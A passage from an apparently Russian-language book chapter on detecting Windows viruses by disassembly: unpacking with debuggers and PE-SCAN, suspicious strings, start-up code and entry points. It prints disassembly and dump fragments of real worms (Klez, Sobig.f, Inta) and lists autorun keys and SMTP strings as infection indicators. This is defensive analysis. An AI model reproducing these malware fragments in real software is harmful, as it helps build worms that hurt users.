БОРЬБА С WINDOWS-ВИРУСАМИ — ОПЫТ КОНТРТЕРРОРИСТИЧЕСКИХ ОПЕРАЦИЙ,

из которой читатель узнает, чем зараженный файл отличается от незараженного

Не рой яму другому, чтобы он не использовал ее как окоп!

Солдатская мудрость

ЧТО НАМ ПОТРЕБУЕТСЯ?

Анализ вирусного кода требует обширных знаний из различных областей программирования, а также специализированного инструментария, без которого исследовательская работа рискует превратиться в орудие средневековой пытки. По этому поводу вспоминается один анекдот: «Наташа, вас по точке схождения двух прямых веслом не били? Ну тогда вы нас навряд ли поймете». Все это отпугивает новичков, порой даже и не пытающихся взять в руки дизассемблерный меч, полагая, что борьба с вирусами слишком сложна для них. Однако это предположение неверно. Бесспорно, наивно надеяться на то, что искусству дизассемблирования можно научиться за одну ночь, но вот пары

недель упорного труда для достижения поставленной цели должно оказаться достаточно.

Знание ассемблера — древнейшего языка программирования — обязательно. И одних лишь учебников в стиле «Assembler» Юрова и «Программируем на языке ассемблера IBM PC» Рудакова для его освоения катастрофически недостаточно, поскольку всякий язык познается лишь при общении «в живую». Сходите на любой системно-ориентированный сайт (например, www.wasm.ru) и попытайтесь ухватить суть ассемблера извне, а не изнутри. На форумах, где дикие люди произносят непонятные слова, ругаются матом и обсуждают репродуктивные свойства вирусов, витает особый системный дух, делающий все сложное таким простым и понятым.

В конечном счете ассемблер — это всего лишь язык, причем очень и очень простой. Некоторые даже сравнивают его с эсперанто — десяток команд, и вы уже можете сносно говорить. Единственная сложность состоит в том, что вирусы, в отличие от нормальных программ, содержат множество ассемблерных извращений, смысл которых понятен только посвященным. Для непосвященных же это — интеллектуальный вызов! Это увлекательные логические (и психологические!) головоломки; это бессонные ночи, горы распечаток, яркие озарения и ни с чем не сравнимые радости найденных вами решений! Хотя, если говорить честно... все уже украдено до нас, тьфу, все головоломки давным-давно разгаданы, а задачки — решены. Ресурсы глобальной сети к вашим услугам! Посетите сайт удивительного человека и исследователя программ Марка Русиновича — http://www.sysinternals.com, а также отыщите его книгу «Внутреннее устройство Windows 2000». Еще вам пригодится знаменитый Interrupt List Ральфа Брауна — хорошо структурированный справочник по портам, ячейкам памяти и прерываниям (включая недокументированные). Наличие последних версий Platform SDK и DDK от Microsoft и Basic Architecture/Instruction Set Reference/System Programming Guide от Intel предполагается по умолчанию. Русские переводы технической документации, заполонившие книжные магазины, годятся разве что для студентов, работающих над очередным рефератом, который после написания идет в /dev/null (т. е. в архив на полку). Для реальной же работы они непригодны.

Из инструментария вам прежде всего понадобится хороший *отладчик* и *дизассемблер*. Конечно, свой выбор каждый волен делать самостоятельно, но ничего лучше *soft-ice* от NuMega (www.numega.com) и *IDA PRO* от Ильфака Гуильфанова (www.idapro.com) до сих пор не придумано. Оба этих продукта относятся к классу тяжелой артиллерии и по сложности своего управления ничуть не уступают таким софтверным монстрам, как, например, Photoshop или CorelDRAW! Равно как изучение интерфейса Photoshop'а не заменяет собой освоение техники рисования, так и искусство владения отладчиком/дизассемблером не сводится к чтению штатной документации. Ищите в магазинах «Отладка Windows-приложений» Джона Роббинса, «Отладчик soft-ice» Романа Айрапетяна, «Образ мышления — дизассемблер IDA» Криса Касперски и «Фундаментальные основы хакерства — искусство дизассемблирования» его же.

ИСТОЧНИКИ УГРОЗЫ

По данным сайта VX.NETLUX.ORG на начало сентября 2003 года, рейтинг «популярности» вирусов и троянских коней выглядел так:

- I-Worm.Sobig.f
- Worm.Win32.Lovesan
- Worm.Win32.Welchia
- I-Worm.Sobig.a
- Worm.Win32.Ladex
- Win32.Parite
- I-Worm.FireBurn
- Trojan.Win32.Filecoder
- I-Worm.Mimail
- I-Worm.Klez.a-h
- 33.525
- Worm.P2P.Harex.a
- I-Worm.Tanatos.a
- TrojanProxy.Win32.Webber
- MBA.First
- AJ family
- Worm.P2P.Tanked
- Andrey.932
- Worm.Win32.Opasoft
- Worm.Win32.Autorooter

Все двадцать вирусов из двадцати «сильнейших» — чрезвычайно примитивные и неспособные к качественной мимикрии твари, легко обнаруживемые даже при поверхностном анализе исследуемых файлов по методикам, описанным ниже.

КРИТИЧЕСКАЯ ОШИБКА В SVCHOST.EXE

Если, работая под Windows 2000/Windows XP, вы поймаете сообщение о критической ошибке приложения в модуле SVCHOST.EXE и эта критическая ошибка с завидной регулярностью будет повторяться вновь и вновь, — не торопитесь переустанавливать систему, не несите ваш компьютер в ремонт! Источник ошибки сидит отнюдь не в нем, а приходит к вам по сети своим шагом и имя ему — DCOM RPC bug (рис.1.1).

Небрежное тестирование операционной системы вкупе с использованием потенциально опасных языков программирования привело к тому, что всякий нехороший человек получил возможность выполнять на вашей машине свой зловредный машинный код, управление которому передается путем нехитрого переполнения буфера. Однако современные хакеры в своей массе настолько

тупы, что даже переполнить буфер, не уронив при этом машину, оказываются не в состоянии!




Рис. 1.1. Это — не признак нестабильности системы. Это — признак вирусной атаки! Если нажать OK — перестанет работать буфер обмена и некоторые другие функции системы, если нажать Отмена — запустится отладчик (если он у вас есть) и система полностью встанет. Если же не делать ни того, ни другого — система успешно продолжит свою работу...

Немедленно кликните мышью на Windows Update и скачайте все критические обновления, которые вы по своей лени не скачали до сих пор! Поймите же, наконец, что антивирусы против этой беды вам все равно не помогут, поскольку осуществляют лечение пост-фактум, когда зачастую лечить уже нечего... На худой конец, закройте 135-й порт — тогда вирусы и троянские кони не смогут распространяться.

Подробнее об этом рассказывается в разделе, посвященном червям и методам борьбы с ними.

МЕСТА НАИБОЛЕЕ ВЕРОЯТНОГО ВНЕДРЕНИЯ ВИРУСОВ

Объектом вирусного поражения могут выступать исполняемые файлы (динамические библиотеки, компоненты ActiveX, плагины), драйверы, командные файлы операционной системы (bat, cmd), загрузочные сектора (MBR и BOOT), оперативная память, файлы сценариев (Visual Basic Script, Java Script), файлы документов (Microsoft Word, Microsoft Excel) и... и это далеко не все! Фантазия создателей вирусов поистине безгранична, и потому угрозы следует ожидать со всех сторон.

Поскольку охватить все вышеперечисленные типы объектов в рамках «Записок...» не представляется сколь-нибудь разрешимой задачей, автор остановил свой выбор на самых интересных вирусоносителях — на *исполняемых файлах*. Во-первых, вирусы, поражающие исполняемые файлы (а также троянские программы, распространяющиеся через них же), лидируют по численности среди всех остальных типов вирусов вообще. Во-вторых, методология анализа new-exe файлов на предмет их заражения не в пример скудно освещена. В-третьих, тема дизассемблирования достаточно интересна и сама по себе. Для многих она служит источником творческого вдохновения да и просто хорошим средством

времяпрепровождения. Так что не будем мешкать и совершим наш решительный марш-бросок, снося всех вирусов, встретившихся на нашем пути!

ОСНОВНЫЕ ПРИЗНАКИ ВИРУСНОГО ВНЕДРЕНИЯ

Единственным гарантированным способом выяснения, относится ли данный файл к «плохим» файлам или нет, является его *полное дизассемблирование*. Не скрою, дизассемблирование — крайне кропотливая работа и на глубокую реконструкцию программы размером в пять-десять мегабайт могут уйти *годы*, если не десятки человеко-лет! Чудовищные трудозатраты делают такой способ анализа чрезвычайно непривлекательным и бесперспективным. Давайте лучше отталкиваться от того, что подавляющее большинство вирусов и троянских коней имеют ряд характерных черт, своеобразных «родимых пятен», отличающих их от всякой «нормальной» программы. Надежность таких «индикаторов» зараженности существенно ниже, и определенный процент зловредных программ при этом останется незамеченным, но... как говорится, на безрыбье и слона из мухи сделаешь!

Количество всевозможных «родимых пятен», прямо или косвенно указывающих на зараженность файла, весьма велико, и ниже перечислены лишь наиболее характерные из них. Но даже они позволяют обнаружить до 4/5 всех существующих вирусов, а по некоторым оценкам и более того (по крайней мере, все «лауреаты» вирусного TOP-20 — обнаруживаются).

ТЕКСТОВЫЕ СТРОКИ

Прежде чем приступать к тотальному дизассемблированию исследуемого файла, нелишне пролистать его дамп на предмет выявления потенциально небезопасных текстовых строк, к которым, в частности, относятся команды *SMTP-сервера* и *командного интерпретатора операционной системы* (HELO/MAIL FROM/MAIL TO/RCPT TO и DEL/COPY/RD/RMDIR соответственно), *ветвей автозапуска реестра* (RunServices, Run, RunOnce), *агрессивные лозунги* и *высказывания* («легализуем марихуану», «сам дурак») и т. д.

Конечно, все это еще не свидетельствует о наличии вируса (троянской программы), а отсутствие компрометирующих программу текстовых строк не гарантирует ее лояльности, но... просто поразительно, какое количество современных вирусов ловится таким элементарным способом. Не иначе как снижение культуры программирования дает о себе знать! Действительно, подавляющее большинство современных программ (и вирусов в том числе) разрабатывается на языках высокого уровня, и программисты не дают себе никакого труда хоть как-то скрыть «уши», торчащие из секции данных (не знают, как это сделать?). Откомпилированная программа просто шифруется статическими упаковщиками, которые легко поддаются автоматической/полуавтоматической распаковке, выдавая исследователю исходный дамп со всеми текстовыми строками на поверхности (см. раздел «Идентификация упаковщика и автоматическая распаковка»).

Ниже в качестве примера приведен фрагмент вируса I-Worm.Kiliez.e, на малоизвестность которого жаловаться не приходится (Вах! Как трудно взглянуть на дамп того, что вы запускаете!) (листинг 1.1). Текстовые строки, содержащиеся в теле I-Worm.Kiliez.e, выдают агрессивные намерения последнего с головой!

Листинг 1.1. Фрагмент вируса I-Worm.Kilez.e

```
data:0040E048 aQuit             db 'QUIT',0Dh,0Ah,0
data:0040E050                   db '.',0Dh,0Ah,0
data:0040E058 aData             db 'DATA ',0Dh,0Ah,0
data:0040E060 aHeloS            db 'HELO %s',0Dh,0Ah,0
data:0040E06C asc_40            db '>',0Dh,0Ah,0
data:0040E070 aMailFrom         db 'MAIL FROM: <',0
data:0040E080 aRcptTo           db 'RCPT TO:<',0
data:0040F244 aSoftwareMicros   db 'Software\Microsoft\Windows\CurrentVersion\',0
data:0040F279 aRun              db 'Run',0
data:0040F27D aRunonce          db 'RunOnce',0
data:0040F285 aSystemCurrentc   db 'System\CurrentControlSet\Services',0
data:0040F2A7 aSoftwareMicr_0   db 'Software\Microsoft\WAB\WAB4\Wab File Name',0
data:0040F2D1 aRunservices      db 'RunServices',0
data:0040F2DD aInternetSettin   db 'Internet Settings\Cache\Paths',0
data:0040F302 aHi               db 'Hi.',0
data:0040F306 aHello            db 'Hello,',0
data:0040F30D aRe               db 'Re:',0
data:0040F311 aFw               db 'Fw:',0
data:0040F315 aUndeliverableM   db 'Undeliverable mail-"%s"',0
data:0040F32E aReturnedMailS    db 'Returned mail-"%s"',0
```

ИДЕНТИФИКАЦИЯ УПАКОВЩИКА И АВТОМАТИЧЕСКАЯ РАСПАКОВКА

Упаковка исполняемых файлов «навесными» упаковщиками была широко распространена еще во времена господства MS-DOS и преследовала собой следующие цели:

- уменьшение размеров программы на диске;
- сокрытие текстовых строк от посторонних глаз;
- затруднение анализа программы;
- «ослепление» сигнатурного поиска.

Два последних пункта стоит отметить особо. Напрямую дизассемблировать упакованную программу нельзя. Прежде исследователю предстоит разобраться с упаковщиком, зачастую основанным на весьма нетривиальном алгоритме и содержащим большое количество разнообразных приемов против отладчиков и/или дизассемблеров. Также существуют и *полиморфные упаковщики* (например, tElock), генерирующие машинный код распаковщика на «лету» и делающие зашифрованные экземпляры одной и той же программы не похожими друг на друга.

Для борьбы с упаковщиками было создано большое количество *автоматических распаковщиков*, работающих по принципу трассировки исполняемого кода и отслеживания момента передачи управления на оригинальный код. Для борьбы с антиотладочными приемами использовалась технология эмуляции процессора, обхитрить которую было не так-то просто, хотя все-таки возможно, но на этот случай в некоторых из распаковщиков был предусмотрен режим *ручной распаковки*, в котором распаковывалось все, что только было можно распаковать.

С переходом на Windows многое изменилось. Количество упаковщиков резко возросло, но ни одного универсального распаковщика до сих пор так и не появилось, а потому анализ упакованных файлов представляет собой одну из актуальнейших проблем современной антивирусной индустрии.

ПРИМЕЧАНИЕ

Если при дизассемблировании исследуемого файла большую часть исполняемого кода дизассемблер представил в виде дампа или выдал на выходе бессмысленный мусор (неверные опкоды команд, обращения к портам ввода/вывода, привилегированные команды, несуществующие смещения и т. д.), то файл, скорее всего, упакован и/или зашифрован.

Зачастую расшифровщик крайне примитивен и состоит из десятка-другого машинных команд, смысл которых понятен с первого взгляда. В таком случае распаковать файл можно и самостоятельно. Для этого вам даже не придется выходить из дизассемблера — всю работу можно выполнить и на встроенном языке (если, конечно, ваш дизассемблер поддерживает такой язык). Для расшифровки простейших «ксорок» хорошо подходит HIEW, а задачи посложнее решаются с помощью IDA (листинг 1.2). Подробное изложение методики расшифровки исполняемых файлов вы найдете в книге Криса Касперски «Образ мышления — дизассемблер IDA».

Листинг 1.2. Пример типичного «ксорного» расшифровщика с комментариями

```
.text:004010DA loc_4010DA:                              ; CODE XREF: sub_401090+58↓j
.text:004010DA                mov   dl, [esp+ecx+0Ch]   ; загрузить в OL след. байт
.text:004010DE                xor   dl, 66h             ; расшифровать по XOR 66h
.text:004010E1                mov   [esp+ecx+0Ch], dl   ; положить на место
.text:004010E5                inc   ecx                 ; увеличить счетчик на единицу
.text:004010E6                cmp   ecx, eax            ; еще есть что расшифровывать?
.text:004010E8                jl    short loc_4010DA    ; ...если да, то мотаем цикл
.text:004010EA loc_4010EA:                                CODE XREF: sub_401090+48↑j
```

Если же код расшифровщика по своей дремучести напоминает непроходимый таежный лес, у исследователя есть все основания считать, что подопытная программа упакована одним из навесных упаковщиков, к которым, в частности, принадлежат ASPack, UPX, NeoLite и другие. Отождествить конкретный упаковщик при наличии достаточного опыта можно и самостоятельно (даже полиморфные упаковщики легко распознаются визуально, стоит только столкнуться с ними три-пять раз кряду), а во всех остальных случаях вам помогут

специальные *сканеры*, самым известным (и мощным!) из которых является бесплатно распространяемый PE-SCAN (http://k-line.cjb.net/tools/pe-scan.zip). Давайте возьмем файл с вирусом Worm.Win32.Lovesan (также известный под именем MSblast) и «натравим» на него PE-SCAN (рис. 1.2). Сканер тут же сообщит, что вирус упакован упаковщиком UPX, который можно скачать с сервера upx.sourceforge.net, а при нажатии на кнопку OEP определит и адрес оригинальной точки входа в файл (в данном случае она равна 11CBh). Ну, коль скоро мы знаем имя упаковщика, найти готовый распаковщик не составит больших проблем («UPX» + «unpack» в любом поисковике)[1]. Вместе с тем, знание оригинальной точки входа в файл позволяет установить на этот адрес точку останова, и тогда в момент передачи управления только что распакованному файлу отладчик немедленно отреагирует.

ВНИМАНИЕ

Установка программной точки останова с кодом CCh в подавляющем большинстве случаев приведет к краху распаковщика, для предотвращения которого следует воспользоваться аппаратными точками останова; за подробностями обращайтесь к руководству пользователя вашего отладчика, в частности, в soft-ice установка аппаратной точки останова осуществляется командой BPM адрес X.




Рис. 1.2. PE-SCAN в действии

А как быть, если PE-SCAN не сможет определить оригинальную точку входа или ни один из найденных вами распаковщиков не справляется с данным файлом? Если исследуемый файл хотя бы однократно запускался (то есть ваша машина *уже* потенциально заражена), можно взять *procdump* (http://procdump32.cjb.net) и, запустив распаковываемый файл еще раз, снять с него полный дамп памяти (task ▸ *имя процесса* ▸ dump fill). Конечно, чтобы полученный дамп превратился в полноценный PE-файл, над ним придется как следует поработать, но для дизассемблирования сойдет и так. Шансы распаковать файл без его запуска средствами procdump относительно невелики, да и качество распаковки оставляет желать лучшего. Зачастую распакованный файл не пригоден даже для дизассемблирования, не то что запуска!

[1] Упаковщик UNPX также содержит в себе и распаковщик, хотя это скорее исключение, чем правило.

На худой конец, можно *попробовать перехватить передачу управления распакованному коду*, просто поставив на соответствующие API-функции точки останова. При определенных навыках работы с двоичным кодом мы имеем все шансы осуществить такой перехват еще до того, как вирус успеет внедриться в систему или что-то испортить в ней. Однако никаких гарантий на этот счет у нас нет, и вирус в любой момент может вырваться из-под контроля, поэтому исследования такого рода лучше всего проводить на отдельной машине или под любым симпатичным вам эмулятором PC.

Вызываем soft-ice и устанавливаем точки останова на все потенциально опасные функции, а также все те функции, которые обычно присутствуют в стартовом коде (см. далее раздел «Стартовый код»). Если вирус написан на языке высокого уровня, мы перехватим управление еще до начала выполнения функции `main`. В противном случае отладчик всплывет при первой попытке выполнения потенциально опасной функции.

Отладчики, устанавливающие глобальные точки останова (и soft-ice в их числе), всплывают независимо от того, какое приложение их вызывает. Поэтому всегда обращайте внимание на правый нижний угол экрана, в котором soft-ice выводит имя процесса, «потревожившего» отладчик, и, если это не исследуемый вами процесс, а что-то еще, вы можете смело покинуть отладчик, дожидаясь его очередного всплытия (табл. 1.1).

Таблица 1.1. Функции, помогающие перехватить управление у распакованного вирусного кода

Основные функции стартового кода	Основные потенциально опасные функции
`GetVersion`	`CreateFileA`
`GetVersionExA`	`RegOpenKeyA`
`GetCommandLineA`	`RegOpenKeyExA`
`GetModuleHandleA`	`LoadLibraryA`
`GetStartupInfoA`	`FindFirstFileA`
`SetUnhandledExceptionFilter`	`FindFirstFileExA`

Давайте продемонстрируем технику ручной распаковки на примере анализа вируса I-Worm.Sobig.f. PE-SCAN показывает, что он упакован полиморфным упаковщиком *TeLock 0.98* (http://egoiste.cjb.net/). Однако найти готовый распаковщик в Интернете для этой версии упаковщика не удается (те, что есть, или не распаковывают файл совсем, или распаковывают его неправильно, хотя к моменту выхода книги в свет ситуация может и исправиться). Пошаговая трассировка распаковщика (равно как и попытки анализа алгоритма распаковки) заводят нас в никуда, ибо код оказывается слишком сложен для начинающих (а вот опытные программисты получают от его реконструкции настоящее удовольствие, ибо упаковщик весьма неплох, только при использовании айса имейте в виду, что, во-первых, вам потребуется патч IceExt, меняющий DLP INT'а 1 с 3 на 0, а во-вторых, ставить точки останова надо с большой осторожностью,

так как tElock активно использует отладочные регистры для своих целей, модифицируя их через контекст исключения). Просмотр дампа в HEX-редакторе также не показывает ничего подозрительного. Тупик...

А теперь на сцену выходит наш прием с контрольными точками — и исследуемая программа тотчас ловится на GetModuleHandleA и CreateFileA. На момент вызова последней весь код и все данные зараженного файла уже полностью распакованы и просмотр содержимого сегмента данных немедленно разоблачает вирус по агрессивным текстовым строкам (листинг 1.3).

Листинг 1.3. Распакованный вручную I-Worm.Sobig.f сразу же выдает агрессивность своих намерений характерными текстовыми строками

```
001B:00419561 62 6C 65 00 00 00 00 62-61 73 65 36 34 00 00 53 ble....base64..S
001B:00419571 4D 54 50 00 00 00 00 74-63 70 00 74 65 78 74 2F MTP.  .tcp.text/
001B:00419581 70 6C 61 69 6E 00 00 69-73 6F 2D 38 38 35 39 2D plain..iso-8859-
001B:00419591 31 00 00 51 55 49 54 0D-0A 00 00 45 48 4C 4F 20 1..QUIT..  EHLO
001B:004195A1 25 73 0D 0A 00 00 00 50-61 73 73 77 6F 72 64 3A %s.....Password:
001B:004195B1 00 00 00 55 73 65 72 6E-61 6D 65 3A 00 00 00 41 ...Username: ..A
001B:004195C1 55 54 48 20 4C 4F 47 49-4E 0D 0A 00 00 00 00 4D UTH LOGIN......M
001B:004195D1 41 49 4C 20 46 52 4F 4D-3A 20 3C 25 73 3E 0D 0A AIL FROM: <%s>..
001B:004195E1 00 00 00 52 43 50 54 20-54 4F 3A 20 3C 25 73 3E ...RCPT TO: <%s>
001B:004198D1 00 00 00 24 5C 00 00 53-4F 46 54 57 41 52 45 5C ...$\..SOFTWARE\
001B:004198E1 4D 69 63 72 6F 73 6F 66-74 5C 57 69 6E 64 6F 77 Microsoft\Window
001B:004198F1 73 5C 43 75 72 72 65 6E-74 56 65 72 73 69 6F 6F s\CurrentVersion
001B:00419C01 5C 52 75 6E 00 00 00 20-2F 73 69 6F 63 00 00 64 \Run... /sinc..d
001B:00419C11 62 78 00 68 6C 70 00 00-68 74 00 77 61 62 00 68 bx.hlp.mht.wab.h
```

СТАРТОВЫЙ КОД

В девяностых годах двадцатого века, когда вирусы создавались преимущественно на ассемблере и писались преимущественно профессионалами, а коммерческие программисты в своем подавляющем большинстве полностью отказались от ассемблера и перешли на языки высокого уровня, для разработчиков антивирусов наступили золотые дни, ибо распознать зараженный файл обычно удавалось с первого взгляда. Действительно, любая нормально откомпилированная программа начинается с так называемого *стартового кода* (*Start-Up code*), который легко распознать визуально (стартовый код, как правило, начинается с вызова функций GetVersion, GetModuleHandleA и т. д.). Дизассемблер IDA автоматически идентифицирует стартовый код по обширной библиотеке сигнатур, выдавая тип и версию компилятора.

ПРИМЕЧАНИЕ

Ассемблерные программы стартового кода лишены и потому, когда ассемблерный вирус внедряется в программу, написанную на языке высокого уровня, стартовый код отодвигается как бы «вглубь» файла, демаскируя тем самым факт своего заражения. Сегодня, когда ассемблерные вирусы становятся музейной редкостью, такой способ распознавания мало-помалу перестает работать, однако до полного списывания в утиль дело еще далеко.

Вообще-то никаких формальных признаков «нормального» start-up'а не существует и всяк разработчик волен реализовывать его по-своему. Однако свой собственный start-up цепляет к программе только извращенец. Обычные программисты для этих целей используют библиотечный стартовый код, поставляемый вместе с компилятором, зачастую даже и не подозревая о его существовании. Несмотря на то что даже в рамках одного-единственного компилятора существует множество разновидностей стартового кода, все они легко узнаваемы и факт отсутствия стартового кода надежно обнаруживается даже самыми начинающими из исследователей!

Приблизительная структура типичного стартового кода такова: сначала идет пролог, затем настройка обработчика структурных исключений (для C++ программ), обнаруживающая себя по обращению к сегментному регистру FS. Затем следует вызов функций `GetVersion` (`GetVersionEx`), `GetModuleHandleA` и `GetStartupInfoA`. Подробнее об идентификации стартового кода можно прочитать в книге Криса Касперски «Фундаментальные основы хакерства» или в «Hacker Disassembling Uncovered» его же, которую, кстати говоря, можно стащить отсюда: http://www.web-hack.ru/books/books.php?go=48

Здесь же мы не можем позволить себе подробно останавливаться на этом обширном вопросе и просто сравним стартовый код нормальной программы с кодом вируса Win2K.Inta.1676 (листинги 1.4 и 1.5).

Листинг 1.4. Так выглядит нормальный start-up от Microsoft Visual C++ 6.0...

```
.text:00401670 start proc near
.text:00401670       push    ebp
.text:00401671       mov     ebp, esp
.text:00401673       push    0FFFFFFFFh
.text:00401675       push    offset stru_420218
.text:0040167A       push    offset __except_handler3
.text:0040167F       mov     eax, large fs:0
.text:00401685       push    eax
.text:00401686       mov     large fs:0, esp
.text:00401696       call    ds:GetVersion     ; Get current version number of
Windows
.text:004016EC       push    0
.text:004016EE       call    __heap_init
.text:00401704       mov     [ebp+var_4], 0
.text:0040170B       call    __ioinit
.text:00401710       call    ds:GetCommandLineA
.text:00401716       mov     dword_424F44, eax
.text:0040171B       call    ___crtGetEnvironmentStringsA
.text:00401720       mov     dword_4235C0, eax
.text:00401725       call    __setargv
.text:0040172A       call    __setenvp
.text:0040172F       call    __cinit
.text:00401754       call    _main
.text:00401763       call    _exit
```

Листинг 1.5. А так выглядят окрестности точки входа вируса Win2K.Inta.1676

```
.text:00011000 start   proc near
.text:00011000         mov     eax, [esp+arg_0]
.text:00011004         lea     edx, loc_11129
.text:0001100A         mov     [eax+34h], edx
.text:0001100D         lea     edx, dword_117A0
.text:00011013         lea     eax, aHh                    ; "HH"
.text:00011019         mov     [edx+8], eax
.text:0001101C         mov     [eax+4], aSystemrootSyst
.text:0001101C                                             :"\\SystemRoot\\system32\\
                                                           drivers\\inf.sys"
.text:00011023         push    1200h
.text:00011028         push    0
.text:0001102D         call    ExAllocatePool
.text:00011032         or      eax, eax
.text:00011034         jnz     short loc_1103E
.text:00011036         mov     eax, 0C0000001h
.text:0001103B         retn    8
```

Смотрите, в то время как «хорошая» программа лениво опрашивает текущую версию операционной системы и иже с ней, зловредный вирус сломя голову несется в объятья драйвера inf.sys. Правильные программы так не поступают, и коварность вирусных планов разоблачается с первого взгляда!

ПРИМЕЧАНИЕ

Разумеется, отсутствие стартового кода еще не есть свидетельство вируса! Быть может, исследуемый файл был упакован или разработчик применил нестандартный компилятор/набор библиотек. Ну, с упаковкой мы уже разобрались, а с идентификацией компилятора поможет справиться IDA и ваш личный опыт.

ПРИМЕЧАНИЕ

Текущие версии IDA PRO определяют версию компилятора непосредственно по стартовому коду и если он отсутствует или был изменен, механизм распознавания дезактивируется и поиском подходящей библиотеки сигнатур нам приходится заниматься вручную, через меню File ▸ Load file ▸ FLIRT signature file. И если обнаружится, что нормальный start-up у файла все-таки есть, но выполнение программы начинается не с него, — шансы на присутствие вируса существенно возрастают!

Троянские программы, в большинстве своем написанные на языках высокого уровня, имеют вполне стандартный start-up и потому на такую наживку обнаруживаться не хотят. Взять, например, того же Kilez'a (листинг 1.6).

Листинг 1.6. Стандартный стартовый код червя I-Worm.Kilez.h

```
.text:00408458 start   proc near
.text:00408458         push    ebp                         :sub_408458
.text:00408459         mov     ebp, esp
.text:0040845B         push    0FFFFFFFFh
.text:0040845D         push    offset stru_40D240
```

Продолжение ☞

Листинг 1.6 *(продолжение)*


```
.text:00408462      push    offset __except_handler3
.text:00408467      mov     eax, large fs:0
.text:0040846D      push    eax
.text:0040846E      mov     large fs:0, esp
.text:00408473      mov     [ebp+var_18], esp
.text:0040847E      call    ds:GetVersion               Get current version number
                                                        of Windows
.text:004084AF      xor     esi, esi
.text:004084B1      push    esi
.text:004084B2      call    __heap_init
.text:004084C4      mov     [ebp+var_4], esi
.text:004084C7      call    __ioinit
.text:004084CC      call    ds:GetCommandLineA
.text:004084D2      mov     dword_494E68, eax
.text:004084D7      call    ___crtGetEnvironmentStringsA
.text:004084DC      mov     dword_493920, eax
.text:004084E1      call    __setargv
.text:004084E6      call    __setenvp
.text:004084EB      call    __cinit
.text:004084F0      mov     [ebp+StartupInfo.dwFlags], esi
.text:004084F3      lea     eax, [ebp+StartupInfo]
.text:004084F6      push    eax                         ; lpStartupInfo
.text:004084F7      call    ds:GetStartupInfoA
.text:004084FD      call    __wincmdln
```

Даже «невооруженным» глазом видно, что стартовый код червя идентичен стартовому коду Microsoft Visual C++ 6.0, что совсем не удивительно, поскольку именно на нем червь и написан.

ТОЧКА ВХОДА

При внедрении вируса в файл точка входа в него неизбежно изменяется. Лишь немногие из вирусов ухитряются заразить файл, не прикасаясь к последней. Вирус может вписать по адресу оригинальной точки входа jump на свое тело, слегка подправить таблицу перемещаемых элементов, вклиниться в массив RVA-адресов таблицы импорта, внедриться в незанятые области кодовой секции файла и т. д., однако ареал обитания таких особей ограничен преимущественно застенками лабораторий, и в дикой природе они практически не встречаются. Не тот уровень подготовки у вирусописателей, не тот...

«Нормальные» точки входа практически всегда находятся в кодовой секции исполняемого файла (.text), точнее — в гуще библиотечных функций (Навигатор IDA PRO по умолчанию выделяет их голубым цветом), непосредственно предшествуя секции данных (рис. 1.3 и 1.4). Точки входа зараженного файла, напротив, чаще всего располагаются между секцией инициализированных и неинициализированных данных, практически у самого конца исполняемого файла.

